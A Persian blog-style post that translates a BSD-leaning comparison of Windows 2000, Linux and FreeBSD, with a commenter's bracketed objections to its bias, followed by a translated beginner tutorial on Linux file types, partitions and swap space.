قبل از بحث در باره مفاهیم کلی لینوکس گفتم شاید بد نباشه لینوکس رو با یکی دو تا سیستم عامل دیگر مقایسه کنیم، این جوری شاید بهتر بشه در مورد لینوکس قضاوت کرد!

متن زیر مقایسه بین لینوکس ،ویندوز ۲۰۰۰ و سیستم عامل Open Source دیگری به نام FreeBSD است که البته به نظر میاد نویسنده آن از طرفداران سرسخت BSD باشد! {آشتیانی : این متن وحشت ناک جانب دارآنه نوشته شده و همش میخواهد به شما به قبول آند که BSD یک ۲۰۰ یا ۳۰۰ متری بالاتر از لینوکس و ویندوز ، بر همه گان پوشیده نیست که BSD در کارکرد شبکه و سرویس دهنده قوی تر از ویندوز است اما به نظر من ار نسخ لینوکس ایی که از هسته ۴,۲ به بالا استفاده میکند چیزی بیشتر ندارد و در یک سطح است اما من منکر قدرت BSD در مکانهای بزرگ به هیچ وجه نیستم !! اما نه به این قدری که در پایین میبینید }

مقایسه اجمالی سیستم عامل های ویندوز ۲۰۰۰، لینوکس و FreeBSD :

قابلیت اطمینان :

Windows 2000: تمام کاربران این نرم افزار با صفحه آبی رنگ مرگ! در هنگام قفل کردن سیستم آشنا می باشند. قابلیت اطمینان ضعیف یکی از عمده ترین معایب ویندوز است. برخی از این ایرادات در ویندوز ۲۰۰۰ رفع گردیده اند. اما افزایش حجم کدها مشکلات بیشتری از نظر قابلیت اطمینان را به وجود آورده است. ویندوز ۲۰۰۰ از منابع سیستمی زیادی استفاده می کند و با توجه به معیوب شدن تدریجی حافظه و خراب شدن فایل های سیستمی، استفاده از سیستم برای بیش از چند ماه کار بسیار مشکلی است.

Linux: قابلیت اطمینان Linux مشهور است، سرور ها غالبا برای سال ها فعال می مانند. اگرچه ورودی/خروجی دیسک در حالت پیش فرض نا همگام می باشد که قابلیت اطمینان کمتری برای عملیات مبتنی بر تعاملات دارد و ممکن است فایل سیستم را بعد از بروز اشکال در سیستم و یا قطع برق معیوب کند. اما در کل برای استفاده کنندگان Linux یک سیستم عامل قابل اطمینان محسوب می شود.

FreeBSD : بسیار قدرتمند است (سرور های فعال با دوره های عمر چند ساله دلیل این ادعا است). سیستم فایلی جدید Soft Updates ورودی و خروجی های دیسک را برای بهترین عملکرد بهینه می کند و در عین حال قابلیت اطمینان را برای کاربردهایی از قبیل پایگاه های داده که بر اساس تعاملات (Transactions) می باشند تضمین می کند.

کارایی :

Windows 2000: ویندوز برای نرم افزارهای متداول و Desktop ها مناسب است اما قابلیت تحمل بارهای سنگین شبکه را ندارد. تعداد محدودی از سازمان ها تلاش می کنند تا از آن به عنوان یک سرور اینترنت استفاده کنند. به عنوان مثال Barnesandnobel.Com که از ویندوز NT استفاده می کند را می توان با پیغام های خطایی که سرور آنها معمولا تولید می کند شناخت. حتی سایت Hotmail که متعلق به خود Microsoft (تولید کننده ویندوز) می باشد مدتها از FreeBSD به عنوان سیستم عامل خود استفاده نمود.

Linux : برای بسیاری از کاربران به خوبی کار می کند اما با این وجود قابلیت اجرایی تحت بار سنگین شبکه بهینه نیست. قابلیت اجرایی شبکه تحت هسته لینوکس ۲,۳ پایین تر از ظرفیت FreeBSD با سخت افزار مشابه می باشد. با عرضه شدن هسته لینوکس ۲,۴ که یک حافظه مجازی جدید مشابه FreeBSD می باشد، وضعیت بهبود یافته است. از آنجاییکه هر دوی این سیستم ها Open Source می باشند، صرفه اقتصادی بالایی دارند به همین دلیل کارکرد Linux و FreeBSD به سرعت در حال همگانی شدن می باشد.

FreeBSD : انتخاب برتر سیستم برای قابلیت اجرایی بالای کاربردهای شبکه می باشد.FreeBSD از سایر سیستم هایی که روی سخت افزار یکسانی کار می کنند، بهتر و بیشتر کارایی دارد. یکی از بزرگترین و شلوغ ترین سرورهای اینترنتی به آدرس ftp://ftp.cdrom.com از FreeBSD برای خدمات رسانی به بیش از ۱,۲ تریلیون بایت Download در روز استفاده می کند. بسیاری از سرور ها از FreeBSD به دلیل توانایی آن در پشتیبانی از ترافیک سنگین شبکه با قابلیت اطمینان و اجرای بالا به عنوان OS اصلی خود استفاده می کنند.

امنیت :

Microsoft Windows 2000 : بیلی ادعا می کند که محصولات شرکت خودش ایمن است اما هیچ تضمینی در این مورد ارائه نمی کند. نرم افزار های آنها قابل بازنگری و بررسی توسط بقیه نمی باشد و از آنجاییکه ویندوز Close source می باشد هیچ راهی برای کاربران به منظور تشخیص و تغییر هیچ یک از مخاطرات امنیتی که معمولا درباره سیستم های ویندوز منتشر می شوند وجود ندارد.

Linux: طبیعت Open source لینوکس به هر کس این اجازه رامی دهد که امنیت کد را مورد بررسی قرار داده و آن را تغییر دهد، اما واقعیت این است که پایگاه کد لینوکس توسط برنامه نویسانی بی تجربه و در مدت زمانی کم تعریف شده است. هیچ سیاست بازنگری رسمی برای کد وجود ندارد و به همین علت لینوکس هر سال در لیست پیشنهادات CERT برای Unix قرار دارد. این مسئله با این واقعیت همراه است که شرکت هایی چون Redhat به ارایه خدماتی که به ناامنی مشهور می باشند، گرایش دارند. با این وجود لینوکس نیز از سیستم دیوار آتش قدرتمند و ابزارهای تشخیص نفوذ فراوانی پشتیبانی می کند.

FreeBSD : برای چندین سال تحت تست مداوم بوده است. تمامی اجزای سیستم مورد چک و بازبینی مجدد قرار گرفته اند تا اشکالات مرتبط با امنیت کشف شوند. از آنجاییکه کل سیستم Open source می باشد، امنیت سیستم توسط دیگران قابل بررسی بوده است و این بررسی نیز به طور کامل انجام شده است. نصب اولیه FreeBSD هنوز از پیشنهاد امنیتی CERT در سال ۲۰۰۰ تبعیت می کند. FreeBSD همچنین سطوح امنیتی را در سطح هسته (Kernel) سیستم عامل پیاده سازی می کند که بسیار قدرتمند تر از پیاده سازی در سطح اجرا می باشد. FreeBSD شامل یک سیستم دیوار امنیتی (Firewall) بسیار قدرتمند و ابزارهای متعددی برای جستجوی نفوذ ها می باشد { آشتیانی : من با این گفته ها موافقم اما فکر میکنم خیلی ، خیلی در باره BSD اغراق شده ، درسته که خیلی عالیه نه اینجوری که ان میگه }.

سیستم فایلی :

Windows 2000: فایل سیستم FAT و NTFS متعلق به Microsoft هر دو برای بیش از ۱۵ سال به دلیل عدم سازگاری با سیستم های فایلی PC-Based قدیمی تر دچار مشکل بوده اند. این سیستم های فایلی برای باگ های زیاد و کاربردهای مخرب سرورهای امروزی طراحی نشده و حتی اعتقادی به طراحی شدن با سیستم عامل چند کاربره و یا شبکه ای نداشتند.

Linux: سیستم فایلی که در لینوکس به کار می رود ، کار خود را با یک روش الحاق سازی غیر همزمان خطرناک انجام می دهد که غالبا یک خرابی بزرگ در سیستم (crash) ، سیستم را به طور دائمی تخریب می کند در حالی که در Solaris یا FreeBSD اشکال با میزان کمی از دست دادن اطلاعات تصحیح شده و سیستم قابل بازیابی می باشد.البته چندین نسخه جدید فایل سیستم برای لینوکس وجود دارد که قسمت های زیادی از این اشکالات را حل کرده اند. (مانند Ext3)

FreeBSD : از سیستم فایلی یونیکس (UFS) استفاده می کند که اندکی پیچیده تر از سیستم فایلی Ext2 لینوکس می باشد. این فایل سیستم (UFS) با گزینه Sofupdate، راهی بهتر برای اطمینان از بی نقص بودن و اطلاعات سیستم فایلی ارایه می دهد. این گزینه ورودی/خروجی همزمان را کاهش و ورودی/خروجی غیر همزمان را افزایش می دهد. چرا که تغییرات برروی یک UFS بسته به ساختار سیستم فایلی و نه به صورت Sector basis (بخش گرا) هماهنگ می شود. این موضوع، هماهنگی همیشگی سیستم فایلی در

فاصله دو به روز رسانی را تضمین می کند. سیستم فایلی FreeBSD همچنین نشانه های (Flags) فایلی که باعث محدودیت متجاوزان (شامل نفوذگر ها یا کاربران ناخواسته یا ...) در تراکنش ها می شود را پشتیبانی می کند. تعداد زیادی از این نشانه ها وجود دارند که می توان آنها را به یک فایل اضافه نمود.به عنوان مثال نشانه " غیر قابل تغییر " که هیچ گونه اجازه تغییر یا حذفی در فایل یا دایرکتوری را اجازه نمی دهد.نشانه های متداول دیگر عبارتند از " فقط افزودنی "، " غیر قابل حذف " و " آرشیو " . با تلفیق این امکانات با سطوح امنیتی سطح هسته (Kernel) یک سیستم غیر قابل نفوذ به دست می آید. { آشتیانی : اینجا واقعاً اجحاف درباره Linux شده همه اینه که گفته شد و مقداری هم بیشتر در Linux هست }

گردانندگان دستگاه جانبی :

Windows 2000 : بیلی ارتباط بسیار خوبی با تولید کنندگان درایور دارد.غالبا هنگام استفاده از یک درایور بین نسخه های مختلف ویندوز مشکلاتی پیش می آید اما به طور کلی کاربران Windows دسترسی بسیار عالی و سریع به درایور های دستگاه ها دارند.

Linux: جامعه لینوکس عمدا برای تشویق تولید کنندگان به تولید درایور های Open source انتشار درایور های باینری جدا را بر روی این سیستم عامل مشکل می کند. متاسفانه اکثر تهیه کنندگان علاقه ای به انتشار درایور خود به صورت Open source را ندارند و به همین خاطر برای کاربران لینوکس هرگونه استفاده از درایور های عرضه شده توسط تهیه کننده بسیار مشکل است.

FreeBSD: راه انداز FreeBSD (Boot loader) ، می تواند درایور های باینری را در زمان راه اندازی بالا بیاورد. این به دیگر تولیدکنندگان درایور اجازه توزیع ماژول های درایور باینری جدا که قابلیت بار گذاری روی سیستم شامل FreeBSD را دارند، را می دهد. براساس طبیعت متن باز FreeBSD ، ارتقاء درایور دستگاه برای سخت افزار جدید بسیار آسان است. اکثر تولید کنندگان فقط فایل های باینری سازگار با سیستم عامل ویندوز را منتشر می کنند. این بدان معنی است که از زمانیکه دستگاه به بازار می رسد تا زمانی که درایور آن رویFreeBSD در دسترس خواهد بود، ممکن است چند ماه طول بکشد.

نرم افزار های تجاری :

Windows 2000: برای ویندوز نسبت به دیگر سیستم عاملها برنامه های کاربردی بسیار بیشتری در دسترس است. تقریبا تمامی برنامه های کامپیوترهای Desktop روی ویندوز و فقط روی ویندوز اجرا می شوند. اگر شما یک برنامه مهم دارید که تنها روی ویندوز اجرا می شود، هیچ راهی جز استفاده از ویندوز ندارید.

Linux: نرم افزارهای تجاری زیادی روی لینوکس موجود است که در حال زیادتر شدن نیز هست. متاسفانه لینوکس تنها فایلهای باینری را می تواند اجرا کند که مخصوص خودش ساخته شده باشند و توانایی اجرای برنامه های دیگر سیستم عاملها را ندارد { آشتیانی : دیگه دارم قاطی میکنم شما میتوانید همه برنامه ها را در این جا اجرا کنید } .

FreeBSD: تعداد نرم افزارهای تجاری روی FreeBSD به سرعت روبه گسترش است،اما هنوز بسیار پایین تر از آن چیزی است که در مورد ویندوز شاهد آن هستیم. علاوه بر نرم افزارهای موجود،FreeBSD قابلیت اجرای نرم افزارهای موجود روی لینوکس، SCOUnix و BSD/OS را نیز دارد.

نرم افزار های رایگان :

Windows 2000: میزان نرم افزارهای رایگان ویندوز بسیار کمتر از آن چیزی است که برای Unix داریم. بسیاری از برنامه های کاربردی ویندوز به عنوان نرم افزار اشتراکی (shareware) بدون کد اصلی برنامه وجود دارند که به هیچ عنوان توسط کاربران قابل شخصی کردن(Customize) ، بهبود، توسعه و اصلاح نیستند.

Linux: تعداد بسیار زیادی از برنامه های رایگان برای لینوکس در دسترس می باشد. تمامی نرم افزارهای GNU روی FreeBSD و Linux قابل اجراست. برخی از برنامه های رایگان بسته به نوع آنها تغییراتی نسبت به نمونه های مشابه دارند چون لینوکس استاندارد مشخص پخش نرم افزاری ندارد.

FreeBSD: نرم افزارهای رایگان بسیار، بسیار زیادی برای FreeBSD در دسترس می باشد. FreeBSD شامل هزاران بسته نرم افزاری و مجموعه پخش شده وسیعی می باشد که تمامی آنها همراه با کد اصلی برنامه (Source code) به طور کامل می باشند . بسیاری از مردم FreeBSD را در دسترس ترین و آسان ترین کتابخانه قابل استفاده برای بسته های نرم افزاری رایگان می دانند.

محیط تولید برنامه :

Windows 2000: Windows ابزارهای توسعه کمی داشته و بسیاری از مجموعه ابزار بسیار قدرتمند آن باید به صورت جداگانه خریداری شود و به ندرت قابل سازگاری با دیگر ابزارها می باشند. با این وجود اکثر تولیدکنندگان محیط های توسعه و تولید نرم افزار محصولات خود را برای ویندوز به طور جداگانه و کامل عرضه می کنند.

Linux: لینوکس تمامی ابزارهای تولید FreeBSD را به همراه تفسیر کنندگان ها زبان برنامه نویسی متداولی و تمامی برنامه های GNU از قبیل C/C++ قدرتمند GNU، ویرایشگر Emacs و دیباگر GDB در بر می گیرد. متاسفانه به علت طبیعت بسیار خرد شده (Splinted) لینوکس، برنامه هایی که روی یک سیستم (مثلا Redhat 7.2) می سازید امکان کارکردن روی سیستم دیگری از لینوکس (مثلا Slack ware) را ندارند.

FreeBSD : مجموعه بزرگی از ابزارهای تولید و توسعه برنامه را در بر دارد. سیستم توسعه کاملی از C/C++ (شامل ویرایشگر، و ابزارهای توسعه یونیکس برایJava، HTTP، Perl، Python، Tel/TK، Awk، Sed و ...)را به طور رایگان دریافت می کنید که براساس FreeBSD نصب می شوند و تمامی اینها شامل کد های امنیتی می باشند.

زیر ساخت محیط تولید نرم افزار

Windows 2000: نرم افزار ویندوز یک سیستم عامل Close source است که پاسخی به نیاز بازار بوده تا راه حل یک مسئله تکنیکی. تکنولوژیهای جدید در مقیاس زیاد به درون این سیستم عامل ریخته می شوند بدون اینکه طراحی آنها مناسب یا حتی کامل شده باشند. درباره زیرساخت توسعه نرم افزار چیز زیادی در دست نیست جز همان صفحه آبی رنگ مرگ! که پیام خودش را می دهد.

Linux: لینوکس یک هسته (Kernel) شبیه یونیکس است که باید با GNU ترکیب شود تا یک سیستم عامل کامل را بسازد. لینوکس هیچ سیستم کنترل نسخه ای را مورد استفاده قرار نمی دهد و به همین خاطر تمامی تصحیح خطاها (Bug-Fixes) و توسعه ها باید از طریق پست الکترونیکی و تماس با لیست پستی و در پایان با ارسال به فردی که مجاز به ارائه کد به برنامه اصلی می باشد، انجام پذیرد. بر اساس میزان زیادی کدی که نوشته می شود، امکان کنترل کیفیت تغییرات مربوط برای یک نفر وجود ندارد. به همین دلیل کد بسیار زیادی برای لینوکس وجود دارد که با عجله نوشته شده و هیچ وقت برای یک سیستم عملیاتی امن تر قابل قبول نمی باشد.

FreeBSD : یک سیستم عامل پیشرفته بر اساس یونیکس می باشد. کد منبع کل سیستم در یک پایگاه داده که تحت CVS اجرا می شود در دسترس می باشد. دسترسی به این پایگاه توسط یک گروه بزرگ(۲۰۰ نفر) از برنامه نویسان خبره و ارشد نوشته شد و برای هماهنگی عرضه و پخش بازبینی گردید. FreeBSD بیشتر برای یافتن جواب های عالی در اهداف کلی طراحی گردیده تا برای تغییرات سریع به منظور اضافه کردن عملکردی جدید.

پشتیبانی :

Windows 2000: اگرچه پشتیبانی برای windows 2000 وجود دارد، اما باید خود را برای یک انتظار یک ساعته آماده کنید در حالیکه تضمینی برای یافتن پاسخ وجود ندارد. به علت طبیعت کد بسته ویندوز هیچ پشتیبانی رایگان غیر رسمی برای آن وجود ندارد و باگ ها طبق زمانبندی و برنامه ریزی Microsoft تصحیح می شود نه طبق زمانبندی شما. از آنجاییکه ویندوز ۲۰۰۰ به طور متناوب به روز رسانی نمی شود، شما ممکن است سالها برای تصحیح باگ های خودتان منتظر بمانید.

Linux: بسیاری از سازمان ها، پشتیبانی های حرفه ای برای لینوکس ارائه می دهند. تمامی تامین کنندگان عمده Linux بسته به گستردگی کاری، سطحی از پشتیبانی را ارائه می دهند و بعضی خدمات را به طور کامل ارایه می دهند. تعداد بسیاری از محل های بحث و گفتگو برای لینوکس وجود دارند که سوالات شما را مجانی پاسخ می دهند. از گروههای خبری و آدرس های پستی زیادی نیز به عنوان آخرین پایگاه برای بر طرف کردن مشکل های خودتان استفاده کنید.

FreeBSD: موسسات متعددی از جمله BSDi پشتیبانی های گسترده ای از FreeBSD ارائه می دهند. علاوه بر پشتیبانی حرفه ای، میزان بسیار زیادی از پشتیبانی های غیر رسمی از طریق گروههای خبری Usenet و آدرس های پستی مانند Question@FreeBsd.org قابل دسترسی می باشد. وقتی یک مشکل پیدا می شود معمولا پاسخ دقیق آن ظرف چند ساعت پیدا می شود.

هزینه ها و قیمت های مالکیت :

Windows 2000: قیمت نسخه سرور ویندوز ۲۰۰۰ تقریبا ۷۰۰ دلار می باشد. برنامه های جانبی هزینه ای جداگانه و اضافه دارند. کاربران معمولا هزاران دلار برای برنامه هایی می پردازند که برروی لینوکس و FreeBSD به طور رایگان در دسترس می باشند. مستند سازی گران بوده و مستندات بسیار کمی به صورت جاری (Online) در دسترس می باشد. برای هر کامپیوتر در شبکه مجوز ی جداگانه لازم است که به معنای تاخیر در گسترش شبکه و صرف هزینه های اضافه است. هزینه ابتدایی آموزش برای کارهای مقدماتی سازمانی نسبت Unix کمتر است. همچنین به کار بیشتری برای ادامه کارآیی سیستم با هر میزان بار کاری نیاز دارد.

Linux: لینوکس رایگان بوده و بسیاری از شرکتها بسته های نرم افزاری تجاری خود را هزینه بسیار پایینی بر روی آن ارائه می دهند. برنامه ها و مستندات آنها با هزینه ای کم و یا رایگان در دسترس می باشد. هیچ گونه محدودیتی از نظر اجازه نامه وجود ندارد، بنابراین لینوکس می تواند روی هر تعداد سیستمی که شما می خواهید بدون هرگونه هزینه اضافی نصب گردد. هزینه کل مالکیت لینوکس بسیار اندک است.

FreeBSD : را می توان به صورت مجانی از Internet گرفت یا می توان آن را به صورت یک مجموعه چهار CD به همراه چندین گیگا بایت نرم افزار کاربردی به ازای ۴۰ دلار خریداری نمود که تمامی اسناد ضروری را نیز در بر می گیرد. پشتیبانی از FreeBSD به صورت مجانی و یا با قیمت بسیار اندک در دست می باشد. هیچ گونه گواهینامه و شماره سریالی برای کاربران لازم نیست به همین خاطر می توانید به سرعت کامپیوتر های اضافه ای را به شبکه بی افزاید. اینها همه با هزینه بسیار پایین مالکیت نرم افزار در دسترس می باشد.

ششم-ساختار فایل

« متن زیر ترجمه بخشی از یک PDF در باره لینوکس است »

برخی مطالب در قسمت های قبل تکرار شده اند اما در اینجا مطالب با جزئیات بیشتر و دقیق تر آورده شده است. بحث کلی این قسمت و قسمت های آینده حول مفهوم فایل ها و سیستم آنها در لینوکس است. امید است که مفید واقع گردد.

بسیاری از کاربران به علت عدم آگاهی در مورد نوع اطلاعات و محل ذخیره سازی آنها در لینوکس دچار مشکل می شوند.ما سعی خواهیم کرد که شیوه سازماندهی فایل ها را در سیستم فایلی این سیستم عامل روشن کنیم. همچنین مهمترین فایل ها و دایرکتوری ها را ذکر کرده و روش های متفاوت مشاهده محتوای فایل ها ،چگونگی ایجاد، جابجایی و پاک کردن فایل ها و دایرکتوری ها را شرح خواهیم داد.


مروری کلی بر سیستم فایل در لینوکس

فایلها :

یک توصیف ساده از سیستم یونیکس که برای لینوکس نیز به کار می رود عبارت است از: "در سیستم یونیکس همه چیز فایل است و اگر فایل نباشد یک فرایند خواهد بود "

عبارت فوق صحیح است زیرا تعدادی فایل خاص وجود دارد که تنها فایل محسوب نمی شوند (برای مثال pipes یا sockets) اما برای سادگی گفته می شود که همه چیز فایل است.سیستم لینوکس نیز درست همانند یونیکس، هیچ تفاوتی بین فایل و دایرکتوری قائل نمی شود، زیرا دایرکتوری همان فایل است که شامل اسامی سایر فایل ها است.برنامه ها، خدمات، متن ها، عکس ها همگی فایل هستند.دستگاه های ورودی و خروجی و سایر دستگاه های دیگر نیز با توجه به سیستم، فایل در نظر گرفته می شوند.

برای مدیریت تمام این فایل ها به شیوه ای منظم، ترجیح می دهیم که به آنها همانند درختی مرتب نگاه کنیم.(به عنوان مثال همانند ساختار هارد دیسک در MS DOS) شاخه های بزرگتر شاخه های بیشتری دارند و شاخه های انتهایی شامل برگ های درخت یا فایل های معمولی هستند.از حالا از این تصویر درختی استفاده خواهیم کرد، اما در آینده خواهیم دید که این تصویر کاملا صحیح نمی باشد.



مرتب سازی فایل ها

اغلب فایل ها تنها فایل هستند که به آنها فایل های عادی(Regular files) گفته می شود.این فایل ها شامل داده های معمولی هستند مانند فایل های متنی، فایل ها یا برنامه های اجرایی، ورودی یا خروجی برنامه ها و .... در سیستم لینوکس به طور معمول فرض می شود که با هر چه که مواجه می شوید فایل است اما موارد استثنایی نیز وجود دارد.

دایرکتوری ها: فایل ها و لیست سایر فایل ها.

فایل های خاص: مکانیزمی که برای ورودی و خروجی به کار می رود.اکثر فایل های خاص در /dev قرار دارند.در آینده در این باره بیشتر بحث خواهیم کرد.

پیوندها: سیستمی است که سبب می شود فایل یا دایرکتوری در چندین قسمت از درخت فایل سیستم قابل مشاهده باشد.در این باره جزئیات بیشتر را خواهیم گفت.


(دامنه) sockets :یکی از انواع فایل های خاص که شبیه socket های TCP/IP است و به وسیله کنترل دسترسی به سیستم فایل، امنیت فرایند های داخلی شبکه را تامین می کند.

Named pipes : کمابیش عملکردی شبیه socket ها دارد و راهی برای ارتباط فرایند ها با یکدیگر بدون استفاده از معنای socket شبکه را شکل می دهد.

نماد مفهوم
- فایل عادی
d دایرکتوری
L پیوند
c فایل های خاص
s socket
p Named paipe

برای اینکه همیشه مجبور نباشیم برای یافتن نوع فایل در یک لیست طولانی جستجو کنیم، بیشتر سیستم ها به دنبال نام فایل، پسوند ی را شامل یکی از کاراکتر های "/=*|@" اضافه می کنند که نشاندهنده نوع فایل می باشد.
شما به عنوان یک کاربر تنها با فایل های ساده، فایل های اجرایی،دایرکتوری ها و پیوندها سر و کار خواهید داشت.فایل های خاص برای ایجاد سیستم به نوع دلخواه است و تنها مدیران سیستم و برنامه نویسان با آنها سر و کار خواهند داشت.

حال قبل از اینکه به فایل ها و دایرکتوری های مهم نگاهی بی اندازیم بد نیست کمی بیشتر در مورد پارتیشن ها بدانیم.



در باره پارتیشن بندی

چرا پارتیشن ؟ اغلب مردم دانش مبهمی راجع به پارتیشن ها دارند، زیرا تمامی سیستم های عامل توانایی ایجاد و یا پاک کردن آنها را دارند.

به نظر عجیب می رسد که لینوکس حتی زمانی که از مراحل نصب استاندارد استفاده می کند، نیاز به بیش از یک پارتیشن روی یک دیسک دارد. و این نیاز به شرح و تفصیل بیشتر دارد. هدف داشتن پارتیشن های مختلف در واقع دست یابی به امنیت داده ای بالاتر در هنگام بروز حادثه است.با تقسیم کردن هارد دیسک به چندین پارتیشن داده ها می توانند به صورت گروهبندی شده و جداگانه باشند. زمانی که حادثه ای در پارتیشن ی رخ دهد، تنها داده های همان پارتیشن اسیب می بینند در حالیکه سایر داده ها در دیگر پارتیشن ها آسیبی نمی بینند.

به دلایل امنیتی و قدرت عمل سیستم، از پارتیشن ها استفاده می شود،و بنا براین نفوذ در بخشی از سیستم به این معنی نیست که کل کامپیوتر در خطر است و این مهمترین دلیل استفاده از پارتیشن بندی است. به خاطر داشته باشید که چنین سیستم فایلی تنها امنیت داده ها را در هنگام بروز اشکال و یا قطع ناگهانی ابزارهای حافظه تامین می کند.و داده های شما را در مقابل ساختار نادرست و یا اشکالات منطقی در سیستم فایل حفاظت نمی کند.در این مواقع لازم است که از راه حل های RAID (Redundant Array Of Inexpensive Disks) استفاده کنید.

انواع و طرح بندی پارتیشن


دو پارتیشن عمده در سیستم لینوکس وجود دارد:

پارتیشن داده: داده های نرمال سیستم لینوکس، شامل پارتیشن ریشه(root) که حاوی کلیه داده ها برای شروع و اجرای سیستم است.

پارتیشن swap :توسعه حافظه فیزیکی کامپیوتر ، حافظه یدکی روی هارد دیسک.(حافظه مجازی)
اغلب سیستم ها شامل پارتیشن ریشه ، یک یا چند پارتیشن داده و یک یا چند پارتیشن swap می باشند. سیستم های محیط های ترکیبی ممکن است حاوی پارتیشن هایی برای سایر داده های سیستم باشند، به عنوان مثال پارتیشن ی با سیستم فایل FAT یاVFAT برای داده MS Windows .

اکثر سیستم های لینوکس هنگام نصب برای تنظیم نوع پارتیشن از fdisk استفاده می کنند . معمولا این کار به صورت خودکار انجام می شود.گرچه بعضی اوقات ممکن است این قدر خوش شانس نباشید.در این موارد شما نیاز دارید که خودتان نوع پارتیشن ها را تعیین کنید و حتی عمل پارتیشن بندی را نیز خودتان انجام دهید.ابزار fdisk در این مورد به شما کمک خواهد کرد.

جدا از این ها، لینوکس از انواع مختلفی از سیستم های فایلی دیگر نیز حمایت می کند.همانند JFS،NFS،fatXX و بسیاری از سیستم های فایلی که در دیگر سیستم عامل ها در به کار می روند. پارتیشن استاندارد ریشه(که با یک اسلش {/} مجزا نشان داده می شود) حدوداً ۱۰۰ تا ۵۰۰ مگا بایت فضا اشغال می کند و شامل فایل های پیکر بندی سیستم، اصلی ترین دستورات و برنامه های سرویس دهنده، کتابخانه های سیستم، برخی فضاهای موقتی و دایرکتوری خانه ی(home) کاربر اصلی یا همان مدیر(administrative) می باشد.یک نصب استاندارد نیازمند حدوداً ۲۵۰ مگا بایت فضا برای پارتیشن ریشه است.



فضای swap تنها برای خود سیستم قابل دسترس است، و در حین عملیات عادی سیستم از دید ما پنهان است.swap سیستمی است که همانند سیستم های نرمال یونیکس به شما اطمینان می دهد که هر اتفاقی که بیفتد شما می توانید به کار خود ادامه دهید. به علت این فضای کمکی شما هیچ گاه در لینوکس با پیغام های خطایی مثل حافظه بیش از حد مجاز و یا ابتدا برخی از کارها را متوقف کرده و مجدد امتحان کنید، مواجه نخواهید شد. Swap یا حافظه مجازی مدت زیادی است که مورد قبول سیستم های عامل خارج از دنیای یونیکس واقع شده است.

به طور طبیعی استفاده از حافظه روی هارد کند تر از استفاده از تراشه های واقعی حافظه کامپیوتر است اما داشتن چنین حافظه ای بسیار راحت است. لینوکس معمولا اندازه swap را ۲ برابر مقدار حافظه فیزیکی حساب می کند.هنگام نصب سیستم باید بدانید که چگونه عمل کنید . مثالی از سیستمی با ۵۱۲ مگا بایت RAM:
اولین امکان: ۱ پارتیشن swap با ۱ گیگ فضا.
دومین امکان: ۲ پارتیشن swap با ۵۱۲ مگا بایت فضا.
سومین امکان:(با ۲ هارد دیسک) ۱ پارتیشن با ۵۱۲ مگا بایت روی هر دیسک.

انتخاب آخر زمانی که دستگاه های I/O زیادی وجود داشته باشند بهترین نتیجه را می دهد. برای راهنمایی بیشتر مستندات نرم افزار را مطالعه کنید.

برخی کاربرد ها همچون پایگاه داده (DB :Data Base) ، احتمالا به فضای swap بیشتری احتیاج دارند . برخی دیگر ممکن است از هیچ swap استفاده نکنند . فضای swap همچنین به نگارش هسته تان بستگی دارد. هسته در بسیاری از توزیع های لینوکس در پارتیشن مجزایی قرار دارد. زیرا مهمترین فایل سیستم محسوب می شود.در این حالت یک پارتیشن /boot نیز وجود دارد که هسته(ها) را شامل می شود.

